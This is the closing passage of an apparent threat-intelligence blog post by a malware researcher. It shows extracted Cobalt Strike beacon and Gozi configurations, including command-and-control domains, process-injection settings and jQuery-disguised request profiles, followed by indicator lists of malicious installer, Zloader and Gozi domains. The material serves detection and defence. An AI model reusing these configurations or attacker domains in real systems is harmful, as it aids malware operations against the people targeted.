'\x06\x00B\x00\x00\x00\x06ntdll\x00\x00\x00\x00\x13RtlUserThreadStar
t\x00\x01\x08\x03\x04', 'HostHeader': '', 'ProcInject_MinAllocSize':
'17500', 'MAXGET': '1403644', 'KillDate': '0', 'PORT': '443',
'UsesCookies': '1', 'WATERMARK': '0', 'C2_REQUEST': "[('_HEADER', 0,
'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'),
('_',HEADER', 0, 'Referer: http://code.jquery.com/'), (_,HEADER', 0,
'Accept-Encoding: gzip, deflate'), (_,BUILD', (_,BASE64URL',)),
(_,HEADER', 0, 'Cookie')]", 'UNKNOWN58': '\x05\x80', 'CRYPTO_SCHEME':
'0', 'ITTER': '37', 'C2_CHUNK_POST': '0', 'ObfSectionsInfo':
'\xc0\x02\x00\xb2\xb8\x03\x00\x00\xc0\x03\x00h\x92\x04\x00\x00\xa0\x
04\x00p\xc0\x04\x00\x00\xd0\x04\x00h\xdf\x04', 'C2_VERB_POST':
'POST', 'SPAWNTO': '', 'PROTOCOL': '8', 'PROXY_BEHAVIOR': '2',
'ProcInject_StartRWX': '4', 'ProcInject_Prepend_x86':
'\x02\x90\x90', 'ProcInject_UserRWX': '32', 'DOMAINS':
'jersydok.com,/jquery-3.3.1.min.js', 'USERAGENT': 'Mozilla/5.0
(Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko',
'ProcInject_AllocationMethod': '1', 'C2_POSTREQ': "[('_HEADER', 0,
'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8'),
('_',HEADER', 0, 'Referer: http://code.jquery.com/'), (_,HEADER', 0,
'Accept-Encoding: gzip, deflate'), (_,BUILD', (_,MASK',))] ",
'textSectEnd': '179186', 'bStageCleanup': '1', 'SPAWNTO_X86':
'%windir%\syswow64\.dllhost.exe', 'ProcInject_Prepend_x64':
'\x02\x90\x90', 'C2_RECOVER':
'\x04\x00\x00\x00\x01\x00\x00\x05\xf2\x00\x00\x00\x02\x00\x00\x00T\x
00\x00\x00\x02\x00\x00\x0f[\x00\x00\x00\r\x00\x00\x00\x0f',
'ProcInject_Stub': '2\xcdA\xed\x0f\x81\x0c[_I\x8e\xdfG1\xccm',
'PUBKEY':
'30819f300d06092a864886f70d010101050003818d0030818902818100906895475
9ad659b888a090d3948efc82d7cb8afa3ecea20f1308e4286c1a7c3d14a462d11e6f
ca7240ea7def2ee953806435d71b899a2d97042ce6ec130798ee66190eef48cae9fa
8bfaa4232ac9b7980153b8ce1fa3e53d335e76c38259f1f6df65a76cc9c5edc14601
1223d06354a2bd289db70065acaaafc865a76cab31f0203010001',
'bCFGCAUTION': '0', 'SUBMITURI': '/jquery-3.3.2.min.js'}
```

Gozi:

```
{
  "DLL_32": {
    "CONFIG_FAIL_TIMEOUT": "20",
    "VER": "131353",
    "UNKNOWN": "",
    "DGA_COUNT": "10",
```

```

    "TIMER": "0",
    "CRC_HOSTS": "google.mail.com firsonel.online
kdsjdsadas.online",
    "CRC_URI_EXT": ".bmp",
    "CRC_URI": "/jkloll/",
    "CRC_SERVERKEY": "01026655AALLKENM",
    "MD5": "1c362dcf0fe517a05952caf90ae1d992",
    "CRC_SERVER": "12",
    "IMPHASH": "0d41e840891676bdaee3e54973cf5a69",
    "PUB_KEY":
"f9ccfec396940a0f3ba99d0043ae8c9a5df54fde98c1596c974533e2050fbd92623
d802012d8c5f007edc94b61c460966e4a52aaa5a007556f096bda2787a20794f30fb
f22d41b7a90025905be82a0c45cbef21c0413de1df670744573e9122a685b6324ea0
cd572a1e570c2df33fd549b3f95b7a4bec6864e29d73ed88c7187278c7f1afa49c2e
acb35609e6a8e27c9",
    "SHA256":
"5d80327dec188074a67137699e5fccdc3a8b296a931ddf20d37597cebb4d140",
    "CONF_TIMEOUT": "10",
    "CRC_GROUP": "9090"
  }
}

```

IOCs

Installer system:

```

cloudfiletehnology.com
zoomdownload.site
pornofilmspremium.com
datalystoy.com
cmdadminu.com
teambatfor.com
clouds222.com
commandaadmin.com

```

Installer panel traffic Patterns:

```

/processingSetRequestBat1/?servername=
/processingSetRequestBat2/?servername=
/processingSetRequestBat3/?servername=
/processingSetRequestBat4/?servername=
/processingSetRequestBat5/?servername=
/processingSetRequestBat6/?servername=
/processingSetRequestBot/?servername=
/processingSetRequestCoba/?servername=
/processingSetRequestDownload/?servername=
/processingSetRequestAtera/?servername=

```

Gozi:

firsone1.online
kdsjdsadas.online

Zloader:

eiqwuggejqw.com
yuidskadjna.com
iweuiqjdakjd.com
odsakmdfnbs.com
odjdnhsaj.com
djshggadasj.com
dquggwjhdmq.com
kjdhsasghjds.com
lkjhgfgsdshja.com
iqowijsdakm.com
dkisuaggdjhna.com
dksaoidiakjd.com
iasudjghnasd.com
odsakjmdnhsaj.com
asdfghdsajkl.com
wiewjdmkfjn.com
olksmadnbdj.com
daksjuggdhwa.com
kdjwhqejqwij.com
odoishsaj.com

CobaltStrike:

jersydok.com

References

1: <http://blog.sevagas.com/?Hacking-around-HTA-files>

2: <https://hatching.io/blog/lnk-hta-polyglot/>

3: <https://www.sentinelone.com/labs/hidden-and-new-zloader-infection-chain-comes-with-improved-stealth-and-evasion-mechanisms/>

4: <https://github.com/M2Team/NSudo>

5:https://www.malwarebytes.com/resources/files/2020/05/the-silent-night-zloader-zbot_final.pdf

6:<https://www.sentinelone.com/labs/valak-malware-and-the-connection-to-gozi-loader-confcrew/>

7:<https://research.checkpoint.com/2022/can-you-trust-a-files-digital-signature-new-zloader-campaign-exploits-microsofts-signature-verification-putting-users-at-risk/>

8:<https://www.bleepingcomputer.com/news/security/microsoft-code-sign-check-bypassed-to-drop-zloader-malware/>

Reverse Engineering

Malware

Infosec

Threat Intelligence



Follow

Written by Jason Reaves

230 Followers · Writer for Walmart Global Tech Blog

Malware Researcher, Crimeware Threat Intel, Reverse Engineer @Walmart

More from Jason Reaves and Walmart Global Tech Blog